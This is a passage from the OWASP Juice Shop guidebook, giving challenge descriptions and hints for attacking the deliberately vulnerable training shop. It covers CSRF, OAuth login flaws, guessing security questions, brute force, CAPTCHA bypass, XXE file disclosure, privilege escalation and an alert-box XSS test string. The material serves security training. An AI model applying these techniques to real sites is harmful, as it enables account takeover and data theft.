> The user can't accurately remember the answer or the answer changed, The question doesn't work for the user, The question is not safe and could be discovered or guessed by others. It is essential that we use good questions. Good security questions meet five criteria. The answer to a good security question is:
>
> - **Safe**: cannot be guessed or researched
> - **Stable**: does not change over time
> - **Memorable**: can remember
> - **Simple**: is precise, easy, consistent
> - **Many**: has many possible answers
>
> It is difficult to find questions that meet all five criteria which means that some questions are good, some fair, and most are poor. **In reality, there are few if any GOOD security questions.** People share so much personal information on social media, blogs, and websites, that it is hard to find questions that meet the criteria above. In addition, many questions are not applicable to some people; for example, what is your oldest child's nickname – but you don't have a child.[1]

Hints

- The hardest part of this challenge is actually to find out who Jim actually is
- Jim picked one of the worst security questions and chose to answer it truthfully
- As Jim is a celebrity, the answer to his question is quite easy to find in publicly available information on the internet
- Brute forcing the answer should be possible with the right kind of word list

Change Bender's password into slurmCl4ssic without using SQL Injection

This challenge can only be solved by changing the password of user Bender into *slurmCl4ssic*. Using any sort of SQL Injection will *not* solve the challenge, even if the password is successfully changed in the process.

Hints

- The fact that the name of this challenge is "CSRF" is already a huge hint.
- It might also have been put into the Weak security mechanisms category.
- Bender's current password is so strong that brute force, rainbow table or guessing attacks will probably not work.

> Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.[2]
>
> A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters. It is a practical example of a space/time trade-off, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple lookup table with one entry per hash. Use of a key derivation function that employs a salt makes this attack infeasible.[3]

Log in with Bjoern's user account

The author of the OWASP Juice Shop (and of this book) was bold enough to link his Google account to the application. His account even ended up in the initial user records that are shipped with the Juice Shop for your hacking pleasure!

If you do not see the *Log in with Google* button, do not despair! The hostname your Juice Shop is running on is simply not configured in the OAuth integration with Google. The OAuth-related challenges are still solvable! It might just take a little bit more detective work to find out how an OAuth login is handled.

Hints

- There are essentially two ways to light up this challenge in green on the score board:
  - In case you, dear reader, happen to be Bjoern Kimminich, just log in with your Google account to automatically solve this challenge! Congratulations!
  - Everybody else might want to take detailed look into how the OAuth login with Google is implemented.
- It could bring you some insight to register with your own Google account and analyze closely what happens behind the scenes.
- The security flaw behind this challenge is 100% Juice Shop's fault and 0% Google's.

The unremarkable side note ***without** hacking his Google account* in the challenge description is *not a joke*. Please do not try to break into Bjoern's (or anyone else's) Google account. This would be a criminal act.

Reset Bender's password via the Forgot Password mechanism

Similar to the challenge of finding Jim's security answer this challenge is about finding the answer to user Bender's security question. It is slightly harder to find out than Jim's answer.

Hints

- If you have no idea who Bender is, please put down this book *right now* and watch the first episodes of Futurama before you come back.
- Unexpectedly, Bender also chose to answer his chosen question truthfully.
- Hints to the answer to Bender's question can be found in publicly available information on the internet.
- If a seemingly correct answer is not accepted, you *might* just need to try some alternative spelling.
- Brute forcing the answer should be next to impossible.

Exploit OAuth 2.0 to log in with the CISO's user account

You should expect a Chief Information Security Officer to know everything there is to know about password policies and best practices. The Juice Shop CISO took it even one step further and chose an incredibly long random password with all kinds of regular and special characters. Good luck brute forcing that!

Hints

- The challenge description already suggests that the flaw is to be found somewhere in the OAuth 2.0 login process.

- While it is also possible to use SQL Injection to log in as the CISO, this will not solve the challenge.
- Try to utilize a broken convenience feature in your attack.

Reset Bjoern's password via the Forgot Password mechanism

The final security question challenge is the one to find user Bjoern's answer. As the OWASP Juice Shop Project Leader and author of this book is not remotely as popular and publicly exposed as Jim or Bender, this challenge should be significantly harder.

Hints

- Bjoern chose to answer his chosen question truthfully but tried to make it harder for attackers by applying sort of a historical twist
- Hints to the answer to Bjoern's question can be found by looking him up on the Internet
- Brute forcing the answer should be next to impossible

Inform the development team about a danger to some of their credentials

TODO

Hints

TODO

1. http://goodsecurityquestions.com ↩
2. https://www.owasp.org/index.php/CSRF ↩
3. https://en.wikipedia.org/wiki/Rainbow_table ↩

Forgotten content

The challenges in this chapter are all about files or features that were simply forgotten and are completely unprotected against access.

Challenges covered in this chapter

Challenge	Difficulty
Let us redirect you to a donation site that went out of business.	⭐
Use a deprecated B2B interface that was not properly shut down.	⭐⭐
Travel back in time to the golden era of web design.	⭐⭐⭐⭐
Retrieve the language file that never made it into production.	⭐⭐⭐⭐⭐
Deprive the shop of earnings by downloading the blueprint for one of its products.	⭐⭐⭐⭐⭐

Let us redirect you to a donation site that went out of business

One of the sites that the Juice Shop accepted donations from went out of business end of 2017.

Hints

- When removing references to the site from the code the developers have been a bit sloppy.
- It is of course not sufficient to just visit the donation site *directly* to solve the challenge.

Use a deprecated B2B interface that was not properly shut down

The Juice Shop represents a classic Business-to-Consumer (B2C) application, but it also has some enterprise customers for which it would be inconvenient to order large quantities of juice through the webshop UI. For those customers there is a dedicated B2B interface.

Hints

- The old B2B interface was replaced with a more modern version recently.
- When deprecating the old interface, not all of its parts were cleanly removed from the code base.
- Simply using the deprecated interface suffices to solve this challenge. No attack or exploit is necessary.

Travel back in time to the golden era of web design

You probably agree that this is one of the more ominously described challenges. But the description contains a very obvious hint what this whole *time travel* is about.

Hints


- The mentioned *golden era* lasted from 1994 to 2009.
- You can solve this challenge by requesting a specific file

*While requesting a file is sufficient to solve this challenge, you might want to invest a little bit of extra time for the **full experience** where you actually put the file **in action** with some DOM tree manipulation! Unfortunately the nostalgic vision only lasts until the next time you hit* `F5` *in your browser.*

Retrieve the language file that never made it into production

> A project is internationalized when all of the project's materials and deliverables are consumable by an international audience. This can involve translation of materials into different languages, and the distribution of project deliverables into different countries.[1]

Following this requirement OWASP sets for all its projects, the Juice Shop's user interface is available in different languages. One extra language is actually available that you will not find in the selection menu.



Hints

- First you should find out how the languages are technically changed in the user interface.
- Guessing will most definitely not work in this challenge.
- You should rather choose between the following two ways to beat this challenge:
  - *Apply brute force* (and don't give up to quickly) to find it.
  - *Investigate externally* what languages are actually available.

Deprive the shop of earnings by downloading the blueprint for one of its products

Why waste money for a product when you can just as well get your hands on its blueprint in order to make it yourself?

Hints

- The product you might want to give a closer look is the *OWASP Juice Shop Logo (3D-printed)*
- For your inconvenience the blueprint was *not* misplaced into the same place like so many others forgotten files covered in this chapter

ℹ️ *If you are running the Juice Shop with a custom theme and product inventory, the product to inspect will be a different one. The tooltip on the Score Board will tell you which one.*

1

1. https://www.owasp.org/index.php/OWASP_2014_Project_Handbook#tab=Project_Requirements ↩

Roll your own Security

Challenges covered in this chapter

Challenge	Difficulty
Behave like any "white hat" should.	⭐⭐
Find the hidden easter egg.	⭐⭐⭐⭐
Access a developer's forgotten backup file.	⭐⭐⭐⭐
Access a misplaced SIEM signature file.	⭐⭐⭐⭐
Wherever you go, there you are.	⭐⭐⭐⭐
Submit 10 or more customer feedbacks within 10 seconds.	⭐⭐⭐⭐⭐

Behave like any "white hat" should

> The term "white hat" in Internet slang refers to an ethical computer hacker, or a computer security expert, who specializes in penetration testing and in other testing methodologies to ensure the security of an organization's information systems. Ethical hacking is a term meant to imply a broader category than just penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively.

Hints

- This challenge asks you to act like an ethical hacker
- As one of the good guys, would you just start attacking an application without consent of the owner?
- You also might want to ready the security policy or any bug bounty program that is in place

Find the hidden easter egg

> An Easter egg is an intentional inside joke, hidden message, or feature in an interactive work such as a computer program, video game or DVD menu screen. The name is used to evoke the idea of a traditional Easter egg hunt.[1]

Hints

- If you solved one of the other four file access challenges, you already know where the easter egg is located
- Simply reuse the trick that already worked for the files above

*When you open the easter egg file, you might be a little disappointed, as the developers taunt you about not having found **the real** easter egg! Of course finding **that** is a follow-up challenge to this one.*

Access a developer's forgotten backup file

During an emergency incident and the hotfix that followed, a developer accidentally pasted an application configuration file into the wrong place. Downloading this file will not only solve the *Access a developer's forgotten backup file* challenge but might also prove crucial in several other challenges later on.

Hints

- Analyze and tamper with links in the application that deliver a file directly.
- The file is not directly accessible because a security mechanism prevents access to it.
- You need to trick the security mechanism into thinking that the file has a valid file type.
- For this challenge there is only *one approach* to pull this trick.

Access a misplaced SIEM signature file.

> Security information and event management (SIEM) technology supports threat detection and security incident response through the real-time collection and historical analysis of security events from a wide variety of event and contextual data sources. It also supports compliance reporting and incident investigation through analysis of historical data from these sources. The core capabilities of SIEM technology are a broad scope of event collection and the ability to correlate and analyze events across disparate sources.[2]

The misplaced signature file is actually a rule file for Sigma, a generic signature format for SIEM systems:

> Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.
>
> Sigma is for log files what Snort is for network traffic and YARA is for files.[3]

Hints

- If you solved one of the other four file access challenges, you already know where the SIEM signature file is located
- Simply reuse the trick that already worked for the files above

Wherever you go, there you are

This challenge is undoubtedly the one with the most ominous description. It is actually a quote from the computer game Diablo, which is shown on screen when the player activates a Holy Shrine. The shrine casts the spell Phasing on the player, which results in *teleportation* to a random location.

By now you probably made the connection: This challenge is about *redirecting* to a different location.

Hints

- You can find several places where redirects happen in the OWASP Juice Shop
- The application will only allow you to redirect to *whitelisted* URLs
- Tampering with the redirect mechanism might give you some valuable information about how it works under to hood

> White list validation involves defining exactly what *is* authorized, and by definition, everything else is not authorized.[4]

Submit 10 or more customer feedbacks within 10 seconds

The *Contact Us* form for customer feedback contains a CAPTCHA to protect it from being abused through scripting. This challenge is about beating this automation protection.

> A completely automated public Turing test to tell computers and humans apart, or CAPTCHA, is a program that allows you to distinguish between humans and computers. First widely used by Alta Vista to prevent automated search submissions, CAPTCHAs are particularly effective in stopping any kind of automated abuse, including brute-force attacks. They work by presenting some test that is easy for humans to pass but difficult for computers to pass; therefore, they can conclude with some certainty whether there is a human on the other end.
>
> For a CAPTCHA to be effective, humans must be able to answer the test correctly as close to 100 percent of the time as possible. Computers must fail as close to 100 percent of the time as possible.[5]

Hints

- You could prepare 10 browser tabs, solving every CAPTCHA and filling out the each feedback form. Then you'd need to very quickly switch through the tabs and submit the forms in under 10 seconds total.
- Should the Juice Shop ever decide to change the challenge into *"Submit 100 or more customer feedbacks within 60 seconds"* or worse, you'd probably have a hard time keeping up with any tab-switching approach.
- Investigate closely how the CAPTCHA mechanism works and try to find either a bypass or some automated way of solving it dynamically.
- Wrap this into a script (in whatever programming language you prefer) that repeats this 10 times.

> 1. https://en.wikipedia.org/wiki/Easter_egg_(media) ↩
>
> 2. https://www.gartner.com/it-glossary/security-information-and-event-management-siem/ ↩
>
> 3. https://github.com/Neo23x0/sigma#what-is-sigma ↩
>
> 4. https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet#White_List_Input_Validation ↩
>
> 5. https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks#Sidebar:_Using_CAPTCHAS ↩

Sensitive Data Exposure

Challenges covered in this chapter

Challenge	Difficulty
Access a confidential document.	⭐
Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.	⭐⭐
Inform the shop about an algorithm or library it should definitely not use the way it does.	⭐⭐
Forge a coupon code that gives you a discount of at least 80%.	⭐⭐⭐⭐⭐⭐
Solve challenge #99. Unfortunately, this challenge does not exist.	⭐⭐⭐⭐⭐⭐
Unlock Premium Challenge to access exclusive content.	⭐⭐⭐⭐⭐⭐

Access a confidential document

Somewhere in the application you can find a file that contains sensitive information about some - potentially hostile - takeovers the Juice Shop top management has planned.

Hints

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you *found it* you can also *access it*.

Log in with MC SafeSearch's original user credentials

Another user login challenge where only the original password is accepted as a solution. Employing SQL Injection or other attacks does not count.

Hints

- MC SafeSearch is a rapper who produced the song "Protect Ya' Passwordz" which explains password & sensitive data protection very nicely.

- After watching the music video of this song, you should agree that even ⭐⭐ is a slightly exaggerated difficulty rating for this challenge.

Inform the shop about an algorithm or library it should definitely not use the way it does

To fulfil this challenge you must identify a cryptographic algorithm (or crypto library) that either

- should not be used *at all*
- or is a *bad choice* for a given requirement
- or is used in an *insecure way*.

> Initially confined to the realms of academia and the military, cryptography has become ubiquitous thanks to the Internet. Common every day uses of cryptography include mobile phones, passwords, SSL, smart cards, and DVDs. Cryptography has permeated everyday life, and is heavily used by many web applications.
>
> Cryptography (or crypto) is one of the more advanced topics of information security, and one whose understanding requires the most schooling and experience. It is difficult to get right because there are many approaches to encryption, each with advantages and disadvantages that need to be thoroughly understood by web solution architects and developers. In addition, serious cryptography research is typically based in advanced mathematics and number theory, providing a serious barrier to entry.
>
> The proper and accurate implementation of cryptography is extremely critical to its efficacy. A small mistake in configuration or coding will result in removing a large degree of the protection it affords and rending the crypto implementation useless against serious attacks.
>
> A good understanding of crypto is required to be able to discern between solid products and snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from vendors about their product. Typically, these are “a breakthrough in cryptography” or “unbreakable” or provide "military grade" security. If a vendor says "trust us, we have had experts look at this,” chances are they weren't experts[1]

Hints

- Use the *Contact Us* form to submit a feedback mentioning the abused algorithm or library.
- There are four possible answers and you only need to identify one to solve the challenge.
- Cryptographic functions used in the Apply some advanced cryptanalysis to find *the real* easter egg challenge *do not count* as they are only a developer's prank and not a serious security problem.

Forge a coupon code that gives you a discount of at least 80%

This is probably one of the hardest challenges in the OWASP Juice Shop. As you learned during the "happy path" tour, the web shop offers a *Coupon* field to get a discount on your entire order during checkout. The challenge is to get a discount of at least 80% on an order. As no coupons with this high a discount are published, it is up to you to forge your own.

Hints

- One viable solution would be to reverse-engineer how coupon codes are generated and craft your own 80% coupon by using the same (or at least similar) implementation.
- Another possible solution might be harvesting as many previous coupon as possible and look for patterns that might give you a leverage for a brute force attack.
- If all else fails, you could still try to blindly brute force the coupon code field before checkout.

Solve challenge #99

The OWASP Juice Shop is *so broken* that even its convenience features (which have nothing to do with the e-commerce use cases) are designed to be vulnerable. One of these features is the automatic saving and restoring of hacking progress after a server crash or a few days pause.

In order to not mess with the *real challenges* accidentally, the challenge is to fake a signal to the application that you successfully solved challenge #99 - which does not exist.

Hints

- Find out how saving and restoring progress is done behind the scenes
- Deduce from all available information (e.g. the `package.json.bak`) how the application encrypts and decrypts your hacking progress.
- Other than the user's passwords, the hacking progress involves an additional secret during its encryption.
- What would be a *really stupid* mistake a developer might make when choosing such a secret?

Unlock Premium Challenge to access exclusive content

These days a lot of seemingly free software comes with hidden or follow-up costs to use it to its full potential. For example: In computer games, letting players pay for *Downloadable Content* (DLC) after they purchased a full-price game, has become the norm. Often this is okay, because the developers actually *added* something worth the costs to their game. But just as often gamers are supposed to pay for *just unlocking* features that were already part of the original release.

This hacking challenge represents the latter kind of "premium" feature. *It only exists to rip you hackers off!* Of course you should never tolerate such a business policy, let alone support it with your precious Bitcoins!

That is why the actual challenge here is to unlock and solve the "premium" challenge *bypassing the paywall* in front of it.

Hints

- This challenge could also have been put into chapter Weak security mechanisms.
- There is no inappropriate, self-written or misconfigured cryptographic library to be exploited here.
- How much protection does a sturdy top-quality door lock add to your house if you...
  - ...put the key under the door mat?
  - ...hide the key in the nearby plant pot?
  - ...tape the key to the underside of the mailbox?
- Once more: **You do not have to pay anything to unlock this challenge!**

> Side note: The Bitcoin address behind the taunting *Unlock* button is actually a valid address of the author. So, if you'd like to donate a small amount for the ongoing maintenance and development of OWASP Juice Shop - feel free to actually use it! More on donations in part 3 of this book.

> [1]. https://www.owasp.org/index.php/Guide_to_Cryptography ↩

XML External Entities (XXE)

> An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.
>
> The XML 1.0 standard defines the structure of an XML document. The standard defines a concept called an entity, which is a storage unit of some type. There are a few different types of entities, external general/parameter parsed entity often shortened to external entity, that can access local or remote content via a declared system identifier. The system identifier is assumed to be a URI that can be dereferenced (accessed) by the XML processor when processing the entity. The XML processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier. If the system identifier contains tainted data and the XML processor dereferences this tainted data, the XML processor may disclose confidential information normally not accessible by the application. Similar attack vectors apply the usage of external DTDs, external stylesheets, external schemas, etc. which, when included, allow similar external resource inclusion style attacks.
>
> Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account. Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.
>
> Note that the application does not need to explicitly return the response to the attacker for it to be vulnerable to information disclosures. An attacker can leverage DNS information to exfiltrate data through subdomain names to a DNS server that he/she controls.[1]

Challenges covered in this chapter

Challenge	Difficulty
Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server.	
Give the server something to chew on for quite a while.	

Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

In this challenge you are tasked to disclose a local file from the server the Juice Shop backend is hosted on.

Hints

- You already found the leverage point for this challenge if you solved Use a deprecated B2B interface that was not properly shut down.
- This challenge sounds a lot harder than it actually is, which amplifies how bad the underlying vulnerability is.
- Doing some research on typical XEE attack patterns bascially gives away the solution for free.

Give the server something to chew on for quite a while

Similar to Let the server sleep for some time this challenge is about performing a stripped-down *denial-of-service* attack. But this one is going against an entirely different leverage point.

Hints

- The leverage point for this is obviously the same as for the XXE Tier 1 challenge above.
- You can only solve this challenge by keeping the server busy for >2sec with your attack.
- The effectiveness of attack payloads for this challenge might depend on the operating system the Juice Shop is running on.

[1]. https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing ↩

Improper Input Validation

> When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.[1]

Challenges covered in this chapter

Challenge	Difficulty
Give a devastating zero-star feedback to the store.	⭐
Place an order that makes you rich.	⭐⭐⭐
Upload a file larger than 100 kB.	⭐⭐⭐
Upload a file that has no .pdf extension.	⭐⭐⭐

Give a devastating zero-star feedback to the store

You might have realized that it is not possible to submit customer feedback on the *Contact Us* screen until you entered a comment and selected a star rating from 1 to 5. This challenge is about tricking the application into accepting a feedback with 0 stars.

Hints

- Before you invest time bypassing the API, you might want to play around with the UI a bit

Place an order that makes you rich

It is probably every web shop's nightmare that customers might figure out away to *receive* money instead of *paying* for their purchase.

Hints

- You literally need to make the shop owe you any amount of money
- Investigate the shopping basket closely to understand how it prevents you from creating orders that would fulfil the challenge

Upload a file larger than 100 kB

The Juice Shop offers its customers the chance to complain about an order that left them unsatisfied. One of the juice bottles might have leaked during transport or maybe the shipment was just two weeks late. To prove their claim customers are supposed to attach their order confirmation document to the complaint. To prevent abuse of this functionality, the application only allows file uploads of 100 kB or less.

Hints

- First you should try to understand how the file upload is actually handled on the client and server side
- With this understanding you need to find a "weak spot" in the right place and have to craft an exploit for it

Upload a file that has no .pdf extension

In addition to the maximum file size, the Juice Shop also verifies that the uploaded file is actually a PDF. All other file types are rejected.

Hints

- If you solved the Upload a file larger than 100 kB challenge, you should try to apply the same solution here

> [1]. https://cwe.mitre.org/data/definitions/20.html ↩

Broken Access Control

> Most computer systems are designed for use with multiple users. Privileges mean what a user is permitted to do. Common privileges include viewing and editing files, or modifying system files.
>
> Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms:
>
> - Vertical privilege escalation, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
> - Horizontal privilege escalation, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)[1]

Challenges covered in this chapter

Challenge	Difficulty
Access the administration section of the store.	☆
Access someone else's basket.	☆☆
Get rid of all 5-star customer feedback.	☆☆
Post some feedback in another users name.	☆☆☆
Change the href of the link within the O-Saft product description into http://kimminich.de.	☆☆☆

Access the administration section of the store

Just like the score board, the admin section was not part of your "happy path" tour because there seems to be no link to that section either. In case you were already logged in with the administrator account you might have noticed that not even for him there is a corresponding option available in the main menu.

Hints

- Knowing it exists, you can simply *guess* what URL the admin section might have.
- Alternatively, you can try to find a reference or clue within the parts of the application that are *not usually visible* in the browser
- It is just slightly harder to find than the score board link

Access someone else's basket

This horizontal privilege escalation challenge demands you to access the shopping basket of another user. Being able to do so would give an attacker the opportunity to spy on the victims shopping behaviour. He could also play a prank on the victim by manipulating the items or their quantity, hoping this will go unnoticed during checkout. This could lead to some arguments between the victim and the vendor.

Hints

- Try out all existing functionality involving the shopping basket while having an eye on the HTTP traffic.
- There might be a client-side association of user to basket that you can try to manipulate.
- In case you manage to update the database via SQL Injection so that a user is linked to another shopping basket, the application will *not* notice this challenge as solved.

Get rid of all 5-star customer feedback

If you successfully solved above admin section challenge deleting the 5-star feedback is very easy.

Hints

- Nothing happens when you try to delete feedback entries? Check the JavaScript console for errors!

Post some feedback in another users name

The Juice Shop allows users to provide general feedback including a star rating and some free text comment. When logged in, the feedback will be associated with the current user. When not logged in, the feedback will be posted anonymously. This challenge is about vilifying another user by posting a (most likely negative) feedback in his or her name!

Hints

- This challenge can be solved via the user interface or by intercepting the communication with the RESTful backend.
- To find the client-side leverage point, closely analyze the HTML form used for feedback submission.
- The backend-side leverage point is similar to some of the XSS challenges found in OWASP Juice Shop.

Change the href of the link within the O-Saft product description

The *OWASP SSL Advanced Forensic Tool (O-Saft)* product has a link in its description that leads to that projects wiki page. In this challenge you are supposed to change that link so that it will send you to http://kimminich.de instead. It is important to exactly follow the challenge instruction to make it light up green on the score board:

- Original link tag in the description: `<a href="https://www.owasp.org/index.php/O-Saft" target="_blank">More...</a>`
- Expected link tag in the description: `<a href="http://kimminich.de" target="_blank">More...</a>`

Hints

- *Theoretically* there are three possible ways to beat this challenge:
  - Finding an administrative functionality in the web application that lets you change product data
  - Looking for possible holes in the RESTful API that would allow you to update a product
  - Attempting an SQL Injection attack that sneaks in an `UPDATE` statement on product data
- *In practice* two of these three ways should turn out to be dead ends

[1]. https://en.wikipedia.org/wiki/Privilege_escalation ↩

Security Misconfiguration

Challenges covered in this chapter

Challenge	Difficulty
Provoke an error that is not very gracefully handled.	⭐
Access a salesman's forgotten backup file.	⭐⭐⭐
Reset Morty's password via the Forgot Password mechanism with *his obfuscated answer* to his security question.	⭐⭐⭐⭐⭐
Log in with the support team's original user credentials without applying SQL Injection or any other bypass.	⭐⭐⭐⭐⭐⭐

Provoke an error that is not very gracefully handled

The OWASP Juice Shop is quite *forgiving* when it comes to bad input, broken requests or other failure situations. It is just not very sophisticated at *handling* errors properly. You can harvest a lot of interesting information from error messages that contain too much information. Sometimes you will even see error messages that should not be visible at all.

> Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Applications can also leak internal state via how long they take to process certain operations or via different responses to differing inputs, such as displaying the same error text with different error numbers. Web applications will often leak information about their internal state through detailed or debug error messages. Often, this information can be leveraged to launch or even automate more powerful attacks.[1]

Hints

- This challenge actually triggers from various possible error conditions.
- You can try to submit bad input to forms to provoke an improper error handling
- Tampering with URL paths or parameters might also trigger an unforeseen error

If you see the success notification for this challenge but no error message on screen, the error was probably logged on the JavaScript console of the browser. You were supposed to have it open all the time anyway, remember?

Access a salesman's forgotten backup file

A sales person as accidentally uploaded a list of (by now outdated) coupon codes to the application. Downloading this file will not only solve the *Access a salesman's forgotten backup file* challenge but might also prove useful in another challenge later on.

Hints

- Analyze and tamper with links in the application that deliver a file directly.
- The file is not directly accessible because a security mechanism prevents access to it.
- You need to trick the security mechanism into thinking that the file has a valid file type.
- For this challenge there are *two approaches* to succeed with one being based on Security Misconfiguration and the other on a Roll Your Own Security-problem.

Reset Morty's password via the Forgot Password mechanism

This password reset challenge is different from those from the Broken Authentication category as it is next to impossible to solve without using a brute force approach.

> A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumerical, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.[2]

Hints

- Finding out who Morty actually is, will help to reduce the solution space.
- You can assume that Morty answered his security question truthfully but employed some obfuscation to make it more secure.
- Morty's answer is less than 10 characters long and does not include any special characters.
- Unfortunately, *Forgot your password?* is protected by a rate limiting mechanism that prevents brute forcing. You need to beat this somehow.

Log in with the support team's original user credentials

This is another *follow-the-breadcrumbs* challenge of the tougher sort. As a little background story, imagine that the OWASP Juice Shop was developed in the *classic style*: The development team wrote the code and then threw it over the fence to an operations and support team to run and troubleshoot the application. Not the slightest sign of DevOps culture here.

Hints

- The support team is located in some low-cost country and the team structure fluctuates a lot due to people leaving for jobs with even just slightly better wages.
- To prevent abuse the password for the support team account is very strong.
- To allow easy access during an incident, the support team utilizes a 3rd party tool which every support engineer can access to get the current account password from.
- While it is also possible to use SQL Injection to log in as the support team, this will not solve the challenge.

[1]. https://www.owasp.org/index.php/Top_10_2007-Information_Leakage ↩

[2]. https://www.owasp.org/index.php/Brute_force_attack ↩

Cross Site Scripting (XSS)

> Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
>
> An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.[1]

Challenges covered in this chapter

Challenge	Difficulty
Perform a *reflected* XSS attack with `<script>alert("XSS")</script>` .	☆
Perform a *DOM* XSS attack with `<script>alert("XSS")</script>` .	☆
Perform a *persisted* XSS attack with `<script>alert("XSS")</script>` bypassing a client-side security mechanism.	☆☆☆
Perform a *persisted* XSS attack with `<script>alert("XSS")</script>` without using the frontend application at all.	☆☆☆
Perform a *persisted* XSS attack with `<script>alert("XSS")</script>` bypassing a server-side security mechanism.	☆☆☆☆

Perform a reflected XSS attack

> Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.[2]

Hints

